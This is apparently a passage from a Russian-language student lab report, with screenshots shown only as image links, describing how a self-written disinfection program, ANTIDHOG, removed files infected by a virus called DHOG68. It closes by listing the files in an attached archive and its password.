
А заканчивает командой:




Я заметил, что во время выполнения следующей команды в папке удаляются зараженные файлы:



Так, я прошагал до самого конца выполнения ANTIDHOG:



По итогу в нашей папке остались лишь следующие файлы:



Из этого можно сделать вывод, что ANTIDHOG действительно работает, ведь он удалил все зараженные вирусом файлы.

В письме я постараюсь прикрепить архив, который будет включать в себя 5 файлов до их заражения этим вирусом (чтобы вы смогли открыть их): этот отчёт, исполняемый модуль DHOG68.COM и исходный текст DHOG68.ASM, исполняемый модуль ANTIDHOG.COM и исходный текст ANTIDHOG.ASM.

Пароль от архива: **041** (на всякий случай, укажу пароль на самом верху этого отчёта тоже)